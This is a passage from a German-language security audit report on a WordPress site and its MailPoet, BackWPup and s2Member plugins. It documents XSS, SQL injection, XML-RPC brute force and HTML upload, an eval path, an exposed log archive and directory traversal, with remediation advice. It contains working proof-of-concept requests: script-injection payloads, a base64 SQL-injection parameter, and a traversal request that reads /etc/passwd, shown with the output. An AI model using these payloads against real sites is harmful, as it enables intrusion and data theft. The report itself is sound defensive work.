title="'.sprintf(__('Page %1$s',WYSIJA),($current_page-1)).'" >&lsaquo;</a>',
                }
            }
    ...
    if($number_of_pages > 1 && $current_page != $number_of_pages){
                if (($number_of_pages - $current_page) >= 2) {
                    $pagi .= '<a class="next page-numbers" href="admin.php?page='.
$_REQUEST['page'].'&pagi='.($current_page+1).$paramsurl.'" alt="'.($current_page+1).'"
title="'.sprintf(__('Page %1$s',WYSIJA),($current_page+1)).'">&rsaquo;</a>';
                }
                $pagi .= '<a class="next page-numbers" href="admin.php?page='.
$_REQUEST['page'].'&pagi='.$number_of_pages.$paramsurl.'" alt="'.$number_of_pages.'"
title="'.sprintf(__('Page %1$s',WYSIJA),$number_of_pages).'" >&raquo;</a>';
            }

            echo $pagi;
```


Screenshot:



Abbildung 2: Erfolgreiche Ausführung von JavaScript-Code über den POST-Parameter page

Risikofaktor: Schwer

6.1.2.3 Cross-Site-Scripting in MailPoet Paginierung im Parameter pagi

Betroffenes Modul: MailPoet-Plugin (wysija)

Ergebnis:

Die Seiten-Blätter-Funktion (Pagination) des wysija-Plugins ist anfällig für Cross-Site-Scripting-Angriffe. Durch den POST-Parameter pagi kann HTML- und JavaScript-Code eingeschleust werden.

Da dieses Plugin nur durch Administratoren (Berechtigungen für den Zugriff auf das Plugin) aufgerufen werden kann, ist die Anzahl der potentiellen Cross-Site-Scripting-Opfer recht gering.
Das Szenario wäre, dass ein Angreifer einem angemeldeten Administrator den obigen Request ausführen lässt. Dies kann z. B. durch Aufruf einer präparierten Seite geschehen, wie es bei Cross-Site Request Forgery genutzt wird.

Proof of Concept:

Beispiel-Request:

```
POST /wp-admin/admin.php?page=wysija_campaigns&id=3&action=viewstats HTTP/1.1
Host: deb-wordpress-scenario4-local
...
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 176
```

```
search=&action2=&_wp_http_referer=%2Fwp-admin%2Fadmin.php%3Fpage%3Dwysija_campaigns%26id
%3D3%26action%3Dviewstats&pagi=22222%22%3E%3Cscript%3Ealert(%27XSS%27)%3C/script%3E&pagimax=2&limit_pp=5
```

Response-Auszug:

```
<input id="wysija-pagination" type="text" name="pagi" size="4"
value="22222"><script>alert('XSS')</script>" />
```

PHP-Quellcode:

wp-content/plugins/wysija-newsletters/views/back.php

```
    function pagination($paramsurl='', $second=false) {
        ...
        $current_page = 1;
        if (isset($_REQUEST['pagi'])) {
            $current_page = $_REQUEST['pagi'];
        }
        ...
            $pagination_input = '<input id="wysija-pagination' . $suffix . '"
type="text" name="pagi' . $suffix . '" size="4" value="' . $current_page . '" />';
```

Screenshot:

Abbildung 3: Erfolgreiche Ausführung von JavaScript-Code über den POST-Parameter pagi

Risikofaktor: Schwer

6.1.2.4 Cross-Site-Scripting in BackWPup SugarSync Destination

Betroffenes Modul: BackWPup-Plugin

Ergebnis:

Im Plugin BackWPup kann als Ziel des Backups SugarSync angegeben werden. Dies muss jedoch erst konfiguriert werden, z. B. durch Angabe der Zugangsdaten. Dabei werden die eingegebenen Zugangsdaten aus den POST-Parametern in die Eingabefelder ohne entsprechendes Escaping eingesetzt; so dass eigener HTML- und JavaScript-Code eingeschleust werden kann.

Da dieses Plugin nur durch Administratoren (Berechtigungen für den Zugriff auf das Plugin) aufgerufen werden kann, ist die Anzahl der potentiellen Cross-Site-Scripting-Opfer recht gering.
Das Szenario wäre, dass ein Angreifer einem angemeldeten Administrator den obigen Request ausführen lässt. Dies kann z. B. durch Aufruf einer präparierten Seite geschehen, wie es bei Cross-Site Request Forgery genutzt wird.

Proof of Concept:

Beispiel-Request:

```
POST /wp-admin/admin.php?page=backwpupeditjob&tab=dest-sugarsync&jobid=4 HTTP/1.1
Host: deb-wordpress-scenario4-local
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0
...
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 110
```

```
sugaremail=foo"><script>alert(document.cookie)</script>&sugarpass=bar"><script>alert(doc
ument.cookie)</script>
```

PHP-Quellcode:

wp-content/plugins/backwpup/inc/class-destination-sugarsync.php

```
      public function edit_tab( $jobid ) {
            ?>
            ...
                  <input id="sugaremail" name="sugaremail" type="text"
                                          value="<?php if ( isset( $_POST[ 'sugaremail'
] ) ) echo $_POST[ 'sugaremail' ]; ?>" class="large-text" autocomplete="off" /></label>
                                    <br/>
                  <label for="sugarpass"><?php _e( 'Password:', 'backwpup' ); ?><br/>
                                    <input id="sugarpass" name="sugarpass" type="password"
                                          value="<?php if
( isset( $_POST[ 'sugarpass' ] ) ) echo $_POST[ 'sugarpass' ]; ?>" class="large-text"
autocomplete="off" /></label>
```


Screenshot:



Abbildung 4: Erfolgreiche Ausführung von JavaScript-Code durch manipulierte Zugangsdaten für SugarSync

Risikofaktor: Schwer

6.1.2.5 Cross-Site-Scripting durch Newsletter-Abonnenten-Import

Betroffenes Modul: MailPoet-Plugin (wysija)

Ergebnis:

Der Administrator kann Abonnenten für den Newsletter importieren. Dabei können die zu importierenden Daten entweder im CSV-Format in ein Textfeld eingegeben werden oder über eine hochgeladene Datei importiert werden.

Über beide Wege ist es möglich, Werte zu übergeben, welche HTML- und JavaScript-Code (z .B. `<script>alert(1)</script>`) enthalten. Diese Werte werden anschließend ohne Escaping auf der Übersichtsseite der Abonnenten reflektiert.

Proof of Concept:

Payload der zu importierenden Daten für das Textfeld:

```
email;name
email@email.com;<script>alert(1)</script>
```

Payload als csv Datei für den Upload:

```
E-Mail,Vorname,Nachname,IP-Adresse,Status,Datum des Eintrags
<script>alert(1)</script>,<script>alert(1)</script>,<script>alert(1)</script>,<script>al
ert(1)</script>,<script>alert(1)</script>,<script>alert(1)</script>,<script>alert(1)</sc
ript>
```

Screenshots:



Abbildung 5: Erfolgreiche Ausführung von JavaScript-Code in der Abonnenten-Übersicht

Abbildung 6: Erfolgreiche Ausführung von JavaScript-Code in der Import-Zusammenfassung

Risikofaktor: Mittel

6.1.3 SQL-Injection in Newsletter-Aktivierung in Parameter wysiconf

Betroffenes Modul: MailPoet-Plugin (wysija)

Beschreibung:

Die „Structured Query Language" (SQL) ist eine Abfragesprache für relationale Datenbanken. Dabei werden vorgegebene Teile mit den Benutzereingaben zu einer kompletten Abfrage kombiniert. Werden die vom Benutzer gelieferten Eingaben nicht ausreichend geprüft bzw. vorverarbeitet, kann ein Angreifer beliebige SQL-Befehle in die Abfrage einschleusen. Dieser Angriff wird als SQL-Injection bezeichnet.

Ergebnis:

Wenn sich ein Benutzer über das Plugin MailPoet für einen Newsletter registriert, so erhält er einen Opt-In-Link per E-Mail zugestellt. In diesem Link ist der Parameter `wysiconf` enthalten, welcher im Grunde die abonnierten Newsletter-IDs beinhaltet. Dieser Parameter kann so manipuliert werden, dass ein SQL-Statement verändert wird:

https://deb-wordpress-scenario4/?wysija-page=1&controller=confirm&wysija-key=ONETIMEVALIDKEY&action=subscribe&wysijap=subscriptions&wysiconf=PAYLOAD

- `ONETIMEVALIDKEY` ist nur einmal gültig.
- `PAYLOAD` ist ein Base64-kodierter String der Form `["1","2"]`.
- Manipulation des Payloads zu z. B. `["1); SQL-INJECTION"]`.

Die Auswirkungen der Manipulation sind nur dann sichtbar, wenn man als Benutzer (ohne spezielle Rechte) angemeldet ist, während man den manipulierten Link aufruft. Hierdurch wird eine Fehlerausgabe generiert, in der sehr konkret die Fehlerstelle im SQL-Ausdruck gezeigt wird.

Proof of Concept:

Fehlermeldung, wenn für die Payload `["*"]` (Base64-kodiert: `WyIqIl0=`) genutzt wird:

```
<strong>WordPress-Datenbank-Fehler:</strong>
[You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '*)' at line 1]
<br>
<code>SELECT A.* FROM Kradawf7_wysija_user_list as A LEFT JOIN Kradawf7_wysija_list as B
on A.list_id=B.list_id WHERE A.user_id=36 AND B.is_enabled=1 AND A.list_id IN(*)</code>
```

PHP-Quellcode:

wysija-newslettershelperuser.php, Zeile 1120

```
    /**
     * get all of the lists a user has subscribed to
     * @param int $user_id
     * @param array $list_ids
     * @return array results
     */
    function getUserLists($user_id, $list_ids = array()) {
        $model_user = WYSIJA::get('user', 'model');
        $list_id_in = '';
        if (!empty($list_ids))
            $list_id_in = "AND A.list_id IN(" . implode(",", $list_ids) . ")";
        $query = 'SELECT A.* FROM [wysija]user_list as A LEFT JOIN [wysija]list as B on
A.list_id=B.list_id WHERE A.user_id=' . $user_id . ' AND B.is_enabled=1 ' . $list_id_in;
        return $model_user->getResults($query);
    }
```

Risikofaktor: Schwer

Maßnahme:

SQL-Injection sollte mittels sicherer Zugriffsverfahren wie Prepared-Statements unterbunden werden. Ist ein solches Verfahren nicht verfügbar, müssen die Daten in Abhängigkeit von der jeweils verwendeten Interpreter-Sprache bereinigt werden. In dem Fall müssen alle Metazeichen, die in der jeweiligen Interpreter-Sprache als Zeichenkettenbegrenzer (String-Delimiter) oder zur syntaktischen Formatierung des Codes verwendet werden (" ' ; { } $ % # | usw.), aus der Eingabe entfernt oder escaped werden.

6.1.4 Unverschlüsselte Übertragung von Login-Daten über XML-RPC

Betroffenes Modul: WordPress Core

Beschreibung:

Es ist möglich, die XML-RPC-Schnittstelle auch unverschlüsselt über HTTP zu verwenden, selbst wenn die Option FORCE_SSL_ADMIN korrekt gesetzt ist. Dadurch werden Zugangsdaten unverschlüsselt übertragen.

Beispiel:

Beispiel für einen XML-RPC-Request

```
POST /xmlrpc.php HTTP/1.1
Host: deb-wordpress-scenario3
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 209

<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>
 <string>USERNAME</string></value></param>
  <param><value><string>PASSWORD</string></value></param></params>
</methodCall>
```

Risikofaktor: Mittel

Maßnahme:

Selbst wenn eine automatische Weiterleitung von HTTP-Requests auf HTTPS stattfinden sollte, sind die Zugangsdaten bereits unverschlüsselt übertragen worden. Somit sind andere Maßnahmen notwendig:

- Durch Erkennung des unverschlüsselten Aufrufs der XML-RPC-Schnittstelle und Benachrichtigung der Benutzer können die Client entsprechend umkonfiguriert werden.
- Es sollte der HSTS[1]-Header vom Server ausgeliefert werden, so dass Clients angewiesen werden, diesen Server nur noch per HTTPS anzusprechen. Dies setzt natürlich voraus, dass die Clients den HSTS-Header kennen und korrekt implementieren.

6.1.5 Berechtigungsüberschreitung im XML-RPC Dateiupload

Betroffenes Modul: WordPress Core

Beschreibung:

Dateien können in WordPress sowohl im Backend über "Media" als auch per XML-RPC-Schnittstelle hochgeladen werden. Es wurde festgestellt, dass an beiden Stellen auch HTML-Dateien hochgeladen werden können. Dabei ist kein Freigabeprozess für hochgeladene Dateien vorgesehen, so dass ein Benutzer ohne das Privileg "publish_posts" auch Inhalte veröffentlichen kann. Der Inhalt der HTML-Dateien ist frei vom Benutzer wählbar. Somit kann durch dieses Verhalten Cross-Site-Scripting oder auch Phishing durchgeführt werden.

Proof of Concept:

```
POST /xmlrpc.php HTTP/1.1
Host: deb-wordpress-scenario4
Referer: https://deb-wordpress-scenario4/
Content-Length: 1156
```

1 HTTP Strict Transport Security

```
<methodCall><methodName>wp.uploadFile</methodName>
        <params>
            <param>
                <value><string>1</string></value>
            </param>
        <param>
                <value><string>AUTHOR</string></value>
        </param>
        <param>
                <value><string>PASSWORT</string></value>
        </param>
        <param>
                <value><struct>
                    <member>
                        <name>name</name>
                        <value><string>virus.html</string></value>
                    </member>

<member><name>type</name><value><string>application/xhtml+xml</string></value>
                    </member>

<member><name>bits</name><value><base64>PCFET0NUWVBFIGh0bWw+DQo8aHRtbD4NCjxib2R5Pg0KDQo8
aDE+TXkgRmlyc3QgSGVhZGluZzwvaDE+DQoNCjxwPk15IGZpcnN0IHBhcmFncmFwaC48L3A+DQo8c2NyaXB0PmFs
ZXJ0KDEpPC9zY3JpcHQ+DQo8L2JvZHk+DQo8L2h0bWw+

<!-- ... pending other data -->
</base64></value></member>

<member><name>overwrite</name><value><string>true</string></value></member></struct></va
lue></param></params></methodCall>
```

Beispiel-Link zum Aufruf der hochgeladenen Datei:

https://deb-wordpress-scenario4/wp-content/uploads/2016/01/virus.html

Risikofaktor: Mittel

Maßnahme:

Es muss eine Berechtigungsüberprüfung für das Freigeben von Inhalten implementiert oder die Möglichkeit des Uploads von HTML-Dateien unterbunden werden.

6.1.6 Potentielle Code Execution über c_ws_plugin__s2member_utilities::evl()

Betroffenes Modul: s2Member-Plugin

Beschreibung:

Durch Schwachstellen des Typs Code Execution ist es möglich, dass Benutzer selbstgewählten Code auf dem Server zur Ausführung bringen. Die Auswirkungen sind sehr vielfältig, so können der Server durch aufwändige Berechnungen ausgelastet (DoS), Programmlogik umgangen, Dateien und Datenbank-Tabellen

ausgelesen oder Backdoors für den dauerhaften Zugriff und unter Umständen zur Ausführung von Betriebssystembefehlen eingerichtet werden.

Ergebnis:

Im Plugin s2Member ist die Methode `c_ws_plugin__s2member_utilities::evl()` definiert, welche im Grunde nur ein Wrapper für die PHP-Funktion `eval` ist. Diese Funktion führt den als Parameter übergebenen Code aus.

Werden Werte an diese `evl()`-Methode übergeben, welche durch Benutzereingaben beeinflusst werden können, ist es möglich, PHP-Code einzuschleusen und zur Ausführung zu bringen.

Ein Beispiel für die Verwendung dieser Methode ist der Mailversand bei Benutzerregistrierungen. Im Backend des s2Member-Plugins kann der Mail-Betreff und -Text derart angepasst werden, dass Platzhalter für z. B. den Vornamen mitgesendet werden. Dies wäre bspw. eine Eingabe, die in die `evl()`-Methode einfließt.

Im Test war es jedoch nicht möglich, die Variable `$user->first_name` mit entsprechendem Schadcode zu versehen, da spitze Klammern (<,>) durch HTML-Entities dargestellt und Strings wie `<?php echo 'foo'; ?>` durch strip_tags gefiltert werden. Diese Validierung findet noch vor Verwendung der Variable in diesem Skript statt. Dadurch ist an dieser Stelle Code Execution nicht ausnutzbar.

Es sind jedoch noch einige weitere Stellen im s2Member-Plugin vorhanden, bei denen potentiell Benutzereingaben in die `evl()`-Methode einfließen.

PHP-Quellcode:

wp-content/plugins/s2member/includes/classes/email-configs.inc.php

```
if ((($msg = preg_replace ('/%%user_first_name%%/i',
c_ws_plugin__s2member_utils_strings::esc_refs ($user->first_name), $msg)))
...
$msg = c_ws_plugin__s2member_utilities::evl($msg, get_defined_vars());
```

Risikofaktor: Mittel

Maßnahme:

Es wird dringend empfohlen, vor Verwendung der `evl()`-Methode den übergebenen Parameter zu validieren, z.B. auf Vorkommen von `<?`.

6.1.7 s2Member Log-Datei ohne Authentifizierung

Betroffenes Modul: s2Member-Plugin

Beschreibung:

Das s2Member Plugin erzeugt bei entsprechender Konfiguration Log-Dateien. In einem zip-Archiv können alle angefallenen Log-Dateien auch ohne Authentifizierung heruntergeladen werden.

Der Pfad ist statisch und der Dateiname lasst sich ermitteln bzw. erraten.

Proof of Concept:

```
http://deb-wordpress-scenario4/wp-content/plugins/s2member-logs/deb-wordpress-scenario4--s2member-logs.zip
```

Risikofaktor: Mittel

Maßnahme:

Das Problem kann durch Implementierung einer Berechtigungsprüfung oder durch Verwendung eines Dateinamens, welcher durch einen starken Zufallswert im Namen nicht erratbar ist, behoben werden.

6.1.8 Brute Force von Benutzerpasswörtern über XML-RPC

Betroffenes Modul: WordPress Core

Beschreibung:

Über die XML-RPC-Schnittstelle (/xmlrpc.php) können z. B. mit der Methode wp.getUsersBlogs Benutzerpasswörter ohne Sperre oder Verzögerung durchprobiert werden.

Dadurch ist es möglich, einen Brute-Force-Angriff durchzuführen. Im Gegensatz zur XML-RPC-Schnittstelle unterbindet die normale Anmeldemaske einen derartigen Angriff durch Blockierung der IP-Adresse.

Proof of Concept:

Beispiel-Request für XML-RPC-Call mit Angabe von Zugangsdaten:

```
POST /xmlrpc.php HTTP/1.1
Host: deb-wordpress-scenario3
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 208

<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>
 <string>BENUTZERNAME</string></value></param>
  <param><value><string>PASSWORT</string></value></param></params>
</methodCall>
```

Antwort bei falscher Kombination:

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>403</int></value>
```



```
        </member>
        <member>
          <name>faultString</name>
          <value><string>Benutzer oder Passwort falsch.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

Antwort bei richtiger Kombination:

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><struct>
  <member><name>isAdmin</name><value><boolean>1</boolean></value></member>
  <member><name>url</name><value><string>http://deb-wordpress-
scenario3/</string></value></member>
  <member><name>blogid</name><value><string>1</string></value></member>
  <member><name>blogName</name><value><string>Lorem ipsum</string></value></member>
  <member><name>xmlrpc</name><value><string>https://deb-wordpress-
scenario3/xmlrpc.php</string></value></member>
</struct></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
```

Risikofaktor: Mittel

Maßnahme:

Als Gegenmaßnahme kann die Zeile: add_filter('xmlrpc_enabled', '__return_false'); in Functions.php des Templates eingefügt werden. Diese Einstellung würde jedoch bei jedem Update des Templates wieder überschrieben werden, weshalb dieser Weg nicht zielführend ist.

Alternativ kann im Apache der Zugriff auf diese Datei unterbunden werden:

```
# Disallow access to important files
<FilesMatch "(^\.|wp-config\.php|xmlrpc\.php|(?<!robots)\.txt|liesmich|readme)\.*)">
   Order deny,allow
   Deny from all
</FilesMatch>
```

Dabei ist jedoch zu beachten, dass eventuell bereits der Proxy-Mechanismus des Apache zum Verarbeiten von PHP-Dateien durch FPM vor dieser Regel greift und somit der Zugriff weiterhin gegeben ist.

6.1.9 Directory Traversal

Beschreibung:

Die Applikation greift auf Ressourcen im Dateisystem zu und verwendet dabei vom Benutzer übergebene, ungefilterte Benutzereingaben. Damit ist es einem Angreifer möglich, den Dateipfad zu manipulieren und auf Ressourcen zuzugreifen, die eigentlich geschützt sein sollten.

Maßnahme:

Die Eingabevalidierung sollte so restriktiv wie möglich sein, damit sicherheitsrelevante Nebenwirkungen minimiert werden. Eine grundsätzliche Entscheidung ist die Wahl des Validierungsprinzips: Blacklisting oder Whitelisting. Beim Blacklisting werden die problematischen Muster definiert, die aus dem Eingabestrom herausgefiltert werden, alles andere wird durchgelassen. Beim Whitelisting ist es umgekehrt: was nicht ausdrücklich erlaubt ist, ist verboten. Blacklisting ist problematisch, weil die Gefahr besteht, dass problematische Muster beim Design oder bei der Implementierung vergessen werden oder dass neue problematische Muster hinzukommen (z. B. aufgrund neuer Angriffsmethoden). Beim Whitelist-Ansatz werden diese Muster dann i. d. R. automatisch geblockt, während sie beim Blacklist-Ansatz solange weiter durchgelassen werden, bis die Regeln angepasst werden. Ein anderes Problem beim Blacklisting ist, dass möglicherweise Zeichen oder Zeichenketten herausgefiltert werden, die in speziellen Anwendungsfällen explizit erwünscht sind. Daher ist das Whitelist-Verfahren dem Blacklist-Verfahren generell vorzuziehen.

6.1.9.1 Directory Traversal in BackWPup Auftragslogs

Betroffenes Modul: BackWPup-Plugin

Ergebnis:

Wird im Plugin BackWPup ein Auftrag angestoßen, kann währenddessen ein Auszug der Logs abgefragt werden. Dieser Request beinhaltet den Parameter `logfile`, aus welchem die Log-Einträge herausgezogen werden.

Dieser Parameter kann derart manipuliert werden, dass beliebige Dateien im Dateisystem ausgelesen werden können.

Nur Benutzer mit Administrator-Rechten dürfen auf dieses Plugin zugreifen.

Proof of Concept:

Im folgenden Request wird anstelle der Log-Datei die Datei `/etc/passwd` abgefragt:

```
https://deb-wordpress-scenario4/wp-admin/admin-ajax.php?
action=backwpup_working&logpos=0&logfile=../../../../../../../../../../../../etc/passwd&
_ajax_nonce=98486a1621&_=1453810157242
```

JSON-Antwort

```
{"log_pos":1536,"log_text":"root:x:0:0:root:\/root:\/bin\/bash\ndaemon:x:1:1:daemon:\/us
r\/sbin:\/usr\/sbin\/nologin\nbin:x:2:2:bin:\/bin:\/usr\/sbin\/nologin\nsys:x:3:3:sys:\/
dev:\/usr\/sbin\/nologin\nsync:x:4:65534:sync:\/bin:\/bin\/sync\ngames:x:5:60:games:\/us
r\/games:\/usr\/sbin\/nologin\nman:x:6:12:man:\/var\/cache\/man:\/usr\/sbin\/nologin\nlp
:x:7:7:lp:\/var\/spool\/lpd:\/usr\/sbin\/nologin\nmail:x:8:8:mail:\/var\/mail:\/usr\/sbi
```



```
n\/nologin\nnews:x:9:9:news:\/var\/spool\/news:\/usr\/sbin\/nologin\nuucp:x:10:10:uucp:\
/var\/spool\/uucp:\/usr\/sbin\/nologin\nproxy:x:13:13:proxy:\/bin:\/usr\/sbin\/nologin\n
www-data:x:33:33:www-
data:\/var\/www:\/usr\/sbin\/nologin\nbackup:x:34:34:backup:\/var\/backups:\/usr\/sbin\/
nologin\nlist:x:38:38:Mailing List
Manager:\/var\/list:\/usr\/sbin\/nologin\nirc:x:39:39:ircd:\/var\/run\/ircd:\/usr\/sbin\
/nologin\ngnats:x:41:41:Gnats Bug-Reporting System
(admin):\/var\/lib\/gnats:\/usr\/sbin\/nologin\nnobody:x:65534:65534:nobody:\/nonexisten
t:\/usr\/sbin\/nologin\nsystemd-timesync:x:100:103:systemd Time
Synchronization,,,:\/run\/systemd:\/bin\/false\nsystemd-network:x:101:104:systemd
Network Management,,,:\/run\/systemd\/netif:\/bin\/false\nsystemd-
resolve:x:102:105:systemd Resolver,,,:\/run\/systemd\/resolve:\/bin\/false\nsystemd-bus-
proxy:x:103:106:systemd Bus
Proxy,,,:\/run\/systemd:\/bin\/false\nsshd:x:104:65534::\/var\/run\/sshd:\/usr\/sbin\/no
login\nmysql:x:105:111:MySQL Server,,,:\/nonexistent:\/bin\/false\ncms:x:1002:1002:CMS-
Benutzer,,,:\/home\/cms:\/bin\/false\npostfix:x:106:112::\/var\/spool\/postfix:\/bin\/fa
lse\n","warning_count":"","error_count":"","running_time":"","step_percent":100,"on_step
":"<div class=\"backwpup-message backwpup-info\"><p>Auftrag
vollst\u00e4ndig<\/p><\/div>","last_msg":"<div class=\"updated\"><p>Auftrag erledigt in
Sekunden.<\/p><\/div>","last_error_msg":"","sub_step_percent":100,"restart_url":"","job_
done":1}
```

PHP-Quellcode:

wp-content/plugins/backwpup/inc/class-page-jobs.php

```
755:    public static function ajax_working() {
761:        $logfile = isset( $_GET[ 'logfile' ] ) ? $log_folder . trim(
$_GET[ 'logfile' ] ) : NULL;
804:                $logfiledata = file_get_contents( $logfile, FALSE, NULL, $logpos );
```

Risikofaktor: Mittel

6.1.9.2 Directory Traversal in wysija-Theme-Installation

Betroffenes Modul: MailPoet-Plugin (wysija)

Ergebnis:

Bei der Installation von neuen Themes für das wysija Plugin (MailPoet) kann im Parameter `theme_key` ein anderer Pfad angegeben werden, so dass die hochgeladene Datei an nahezu jeder Stelle im Dateisystem abgelegt werden kann.

Nur der Administrator ist in der Lage, dieses Plugin zu bedienen.

PHP-Quellcode:

htdocswp-contentpluginswysija-newslettershelpersthemes.php

```
    function installTheme($ZipfileResult,$manual=false){
        $helperF=WYSIJA::get('file','helper');
        if(!@file_exists($ZipfileResult)){
            /* 1- make the dir where the file is supposed to be received */
```

```
        $dirtemp=$helperF->makeDir();
        $dirtemp=str_replace("/",DS,$dirtemp);
        /* 2- create a temp file */
        $tempzipfile=$dirtemp.$_REQUEST['theme_key'].'.zip';

        $fp = fopen($tempzipfile, 'w');
        fwrite($fp, $ZipfileResult);
        fclose($fp);
```

Risikofaktor: Leicht

6.1.9.3 Directory Traversal in wysija-newsletters generate_social_bookmarks()

Betroffenes Modul: MailPoet-Plugin (wysija)

Ergebnis:

Bei der Generierung von Social-Media-Buttons innerhalb des wysija-Newsletter-Plugins kann ein beliebiges Verzeichnis im Server-Dateisystem angesprochen werden. Hierfür muss im Request für das Generieren der Social-Media-Icons in dem Parameter `wysijaData[9][value]` (mit `wysijaData[9][name]=bookmarks-iconset` oder `wysijaData[9][name]=bookmarks-theme`) anstatt zwei Ziffern ein relativer Pfad angegeben werden.

Durch diese Manipulation werden die Icons von einem anderen Verzeichnis gezogen. Allerdings werden nur Dateien berücksichtigt, welche einen bestimmten Dateinamen haben. Somit ist keine Ausgabe des Angriffs gegeben.

Dennoch kann durch diesen Angriff der unerwünschte Zugriff auf Dateien bewirkt werden, welcher mit einer Validierung des Parameters verhindert werden könnte.

PHP-Quellcode:

wp-contentpluginswysija-newsletterscontrollersajaxcampaigns.php

```
function generate_social_bookmarks() {
        } else if($values['name'] === 'bookmarks-theme') {
                // get theme name
                $theme = $values['value'];
        } else if($values['name'] === 'bookmarks-iconset') {
                $iconset = $values['value'];
        if($iconset === '00') {
                $icons = $bookmarksHelper->getAllByTheme($theme);
        } else {
                // otherwise it's a basic iconset
                $icons = $bookmarksHelper->getAllByIconset($size, $iconset);
        }
```

wp-contentpluginswysija-newslettershelpersbookmarks.php

```
    function getAllByIconset($size = 'medium', $iconset) {
        $dirHandle = $fileHelper->exists('bookmarks'.DS.$size.DS.$iconset);
            $sourceDir = $dirHandle['file'];
            $icons = scandir($sourceDir);
...
    function getAllByTheme($theme, $type = 'all')
        $dirHandle = $fileHelper->exists('themes'.DS.$theme.DS.'bookmarks');
```



```
            $sourceDir = $dirHandle['file'];
            $icons = scandir($sourceDir);
```

Risikofaktor: Leicht

6.1.9.4 Directory Traversal in Plugin-Aktualisierung

Betroffenes Modul: WordPress Core

Ergebnis:

Steht für ein Plugin eine neue Version bereit, so kann durch Aufruf eines Links die neue Version eingespielt werden. Dabei wird ein AJAX-Request ausgelöst, der als POST-Parameter plugin die Hauptdatei des Plugins samt Pfad, ausgehend vom Plugin-Verzeichnis, überträgt.

Dieser Pfad (z.B. `plugin=backwpup%2Fbackwpup.php`) kann verändert werden, um auch auf andere Dateien zuzugreifen. Dabei wird jedoch nicht die gesamte Datei ausgelesen, sondern nur einige Metadaten, welche durch einfaches Parsen extrahiert werden.

Diese Aktion darf nur ein Administrator durchführen.

Proof of Concept:

Manipulierter Request, so dass eine Pfadebene nach oben und wieder nach unten gesprungen (`../`) wird:

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: deb-wordpress-scenario4
...
Content-Length: 162
